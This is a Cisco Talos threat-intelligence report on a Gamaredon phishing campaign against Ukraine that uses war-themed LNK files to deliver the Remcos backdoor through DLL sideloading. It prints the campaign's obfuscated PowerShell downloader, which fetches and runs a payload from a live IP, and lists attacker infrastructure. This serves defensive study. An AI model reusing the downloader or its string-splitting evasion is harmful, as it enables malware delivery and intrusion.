
Gamaredon campaign abuses LNK files to distribute Remcos backdoor

By Guilherme Venere

Published: 2025-03-28 · Archived: 2026-04-05 16:57:54 UTC

Friday, March 28, 2025 06:00

- Cisco Talos is actively tracking an ongoing campaign targeting users in Ukraine with malicious LNK files, which run a PowerShell downloader, since at least November 2024.
- The file names use Russian words related to the movement of troops in Ukraine as a lure.
- The PowerShell downloader contacts geo-fenced servers located in Russia and Germany to download the second stage Zip file containing the Remcos backdoor.
- The second stage payload uses DLL side loading to execute the Remcos payload.
- Talos assesses with medium confidence that this activity is associated with the Gamaredon threat actor group.



Phishing campaign using the invasion of Ukraine as a theme

The invasion of Ukraine is a common theme used by the Gamaredon group in their phishing campaigns and this campaign continues the use of this technique. The actor distributes LNK files compressed inside ZIP archives, usually disguising the file as an Office document and using names that are related to the invasion.

Although Talos was not able to pinpoint the exact method by which these files are distributed, it is likely that Gamaredon continues to send phishing e-mails with either the ZIP file directly attached to it or containing a URL link to download the file from a remote host.

Below are some examples of file names used in this campaign:

Original Name	Translation
3079807576 (Шашило О.В)/ШАШИЛО Олександр Віталійович.docx.lnk	3079807576 (Shashilo O.V)/SHASHILO Oleksandr Vitaliyovich.docx.lnk
3151721177 (Рибак С.В)/РИБАК Станіслав Вікторович.docx.lnk	3151721177 (Rybak S.V)/RYBAK Stanislav Viktorovich.docx.lnk
3407607951 (Жолоб В.В)/ЖОЛОБ Владислав Вікторович.docx.lnk	3407607951 (Zholob V.V)/ZHOLOB Vladislav Viktorovich.docx.lnk
3710407173 (Гур'єв П.А)/ГУР'ЄВ Павло Андрійович.docx.lnk	3710407173 (Gur'ev P.A)/GUR'EV Pavlo Andriyovich.docx.lnk
Вероятное расположение узлов связи, установок РЭБ и расчетов БПЛА противника. ЮГ КРАСНОАРМЕЙСКА.docx.lnk	Probable location of communication nodes, electronic warfare installations and enemy UAV calculations. SOUTH OF THE RED ARMY.docx.lnk
ГУР'ЄВ Павло Андрійович.docx.lnk	GUR'EV Pavlo Andriyevich.docx.lnk
Координаты взлетов противника за 8 дней (Красноармейск).xlsx.lnk	Coordinates of enemy takeoffs for 8 days (Krasnoarmeysk).xlsx.lnk
Позиции противника запад и юго-запад.xlsx.lnk	Positions of the enemy west and southwest.xlsx.lnk
РИБАК Станіслав Вікторович.docx.lnk	RYBAK Stanislav Viktorovich.docx.lnk

ШАШИЛО Олександр Віталійович.docx.lnk	SHASHILO Oleksandr Vitaliyevich.docx.lnk

The translation for these names shows the intent of this campaign in using a war-related theme. We can see some of the files use names of Russian or Ukrainian agents, as well as names alluding to troop movements in the region of conflict.

These files contain metadata indicating only two machines were used in creating the malicious shortcut files. As we mentioned in a previous blog Gamaredon tends to use a short list of machines when creating the LNK files for their campaigns and the ones used in this campaign were previously seen by Talos in incidents related to this threat group.

The LNK files contain PowerShell code used to download and execute the next stage payload, as well as a decoy file which is shown to the user after the infection occurs as a way to disguise the compromise.

```
Powershell.exe -WindowStyle hidden echo dnzSjxAVgUYCeTQnHelMTtPtmCjxCGGRAniPAzdwSRUFYbRHaujOqqYLloBLrNA;
Write-HostuJcEkLrTNljwsHXepNCUMglsrDYCyiMaTyOLrRpNREVLfpLCBKDXLksLnQedWK; echo
MpBakwtjymnKHeMVRqpfUghVUQitOAWl; if (-not(Test-Path tvdiag.''z''i''p -PathType Leaf)){&(g''cm
i*****************wr) -uri ht''tp'':''/''/''146''.''1''85''.''233''.''96''/tvdiag.''z''i''p -OutFile
tvdiag.''zi''p}; Expand-Archive -Path tvdiag.''zi''p -DestinationPath Drvx64; star''t
 Drvx64/TiVoDiag.''e''xe; echo xvJAANjLisRb; &(g''c''m ****ke-*est) -uri
ht''tp'':''/''/''146''.''1''85''.''233''.''96''/xallat/DOC-20250116-WA0003.doc -OutFile DOC-20250116-
WA0003.doc; sta''rt DOC-20250116-WA0003.doc
```

The PowerShell code uses the cmdlet Get-Command to indirectly execute the functions to download and execute the payload, which could be an attempt to bypass string-based detection by antivirus solutions.

The servers used in this campaign are based out of Germany and Russia, and at the time of our assessment, all of them return HTTP error 403 when attempting to download the payload files.

That indicates that either the files were taken offline, or access to the file is being restricted. Gamaredon is known to restrict access to their payload servers only to victims located in Ukraine. We have found evidence in public sample databases that these servers were still hosting the files for specific regions while returning access denied errors in our tests, like this sample available in the "Any.run" public sandbox:

- https://app.any.run/tasks/f9dc0beb-b125-478d-9091-739d2e3325be

Network infrastructure associated with Campaign

The servers used in this campaign are mostly hosted in two Internet Service Providers (ISP): GTHost and HyperHosting:

IP	ASN	ISP

146[.]185[.]233[.]96	63023	gthost
146[.]185[.]233[.]101	63023	gthost
146[.]185[.]239[.]45	63023	gthost
80[.]66[.]79[.]91	60602	hyperhosting
80[.]66[.]79[.]195	60602	hyperhosting
81[.]19[.]131[.]95	63023	ispipoceanllc
80[.]66[.]79[.]159	60602	hyperhosting
80[.]66[.]79[.]200	60602	hyperhosting
80[.]66[.]79[.]155	60602	hyperhosting
146[.]185[.]239[.]51	63023	gthost
146[.]185[.]233[.]90	63023	gthost
146[.]185[.]233[.]97	63023	gthost
146[.]185[.]233[.]98	63023	gthost
146[.]185[.]239[.]47	63023	gthost
146[.]185[.]239[.]56	63023	gthost

146[.]185[.]239[.]33	63023	gthost
146[.]185[.]239[.]60	63023	gthost

These servers are used to distribute the payload and the decoy document, but Talos found evidence of at least one server being used as the Command and Control (C2) server for the Remcos backdoor.

We have also found evidence of an interesting artifact in the DNS resolution for some of these servers. Even though all the communication with these servers is done directly via the IP address, the reverse DNS record for some of these IPs show an invalid entry that is quite unique:





Figure: Reverse DNS resolution for Gamaredon's campaign. Modeled using Crime Mapper (by @UK_Daniel_Card)

While this doesn't necessarily mean the attackers manually changed these records, it did help uncover at least two additional IPs matching the characteristics of the other servers in this campaign:



DLL sideloading used to load Remcos backdoor

Gamaredon has previously been known to use custom scripts and tools in their attack chains, but Talos has observed the use of Remcos backdoor as an alternative tool in their campaigns.


Once the ZIP payload is downloaded from the servers, it is extracted to the %TEMP% folder and executed. The binary which is executed is a clean application which in turn loads the malicious DLL via DLL sideloading method. This file is actually a malicious loader which decrypts and executes the final Remcos payload from encrypted files found within the ZIP.

The PowerShell files we observed downloading the ZIP files contain hints of various applications being abused for DLL side loading, and they contain a mix of clean and malicious files:

- DefenderUpdate/DPMHelper.exe
- DefenderUpdate/DZIPR.exe
- DefenderUpdate/IDRBackup.exe
- DefenderUpdate/IUService.exe
- DefenderUpdate/madHcCtrl.exe
- DefenderUpdate/palemoon.exe
- Drvx64/Compil32.exe
- Drvx64/IsCabView.exe
- Drvx64/TiVoDiag.exe
- Drvx64/WiseTurbo.exe
- SecurityCheck/Mp3tag.exe
- SysDrive/AcroBroker.exe
- SysDrive/DPMHelper.exe
- SysDrive/IsCabView.exe
- SysDrive/palemoon.exe

- SysDrive/SbieSvc.exe
- SysDrive/steamerrorreporter64.exe
- SysDrive/TiVoDiag.exe
- SysDrive/vmhost.exe

We can see in the previously mentioned sample downloaded by “Any.run” that it contains the clean application TivoDiag.exe, as well as two DLLs. The file “mindclient.dll” is the malicious DLL which is loaded by “TivoDiag.exe” during execution.



The payload binary is a typical Remcos backdoor which is injected into Explorer.exe. It communicates with the C2 server 146[.]185[.]233[.]96 on port 6856:

Coverage

Ways our customers can detect and block this threat are listed below.

Extended Detection and Response: Cisco XDR	Multi-Factor Authentication: Cisco Duo	Endpoint: Cisco Secure Endpoint
✓	N/A	✓
Email: Cisco Secure Email Threat Defense	Network security: Cisco Secure Firewall	Multi-Cloud Security: Cisco MultiCloud Defense
✓	✓	N/A
Secure Internet Gateway: Cisco Umbrella	Analytics: Cisco Secure Network Analytics	Security Service Edge (SSE): Cisco Secure Access
✓	N/A	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort SIDs for this threat:

Snort 2: 64707, 64708

Snort 3: 301171

Indicators of Compromise

IOCs for this threat can be found in our GitHub repository here.
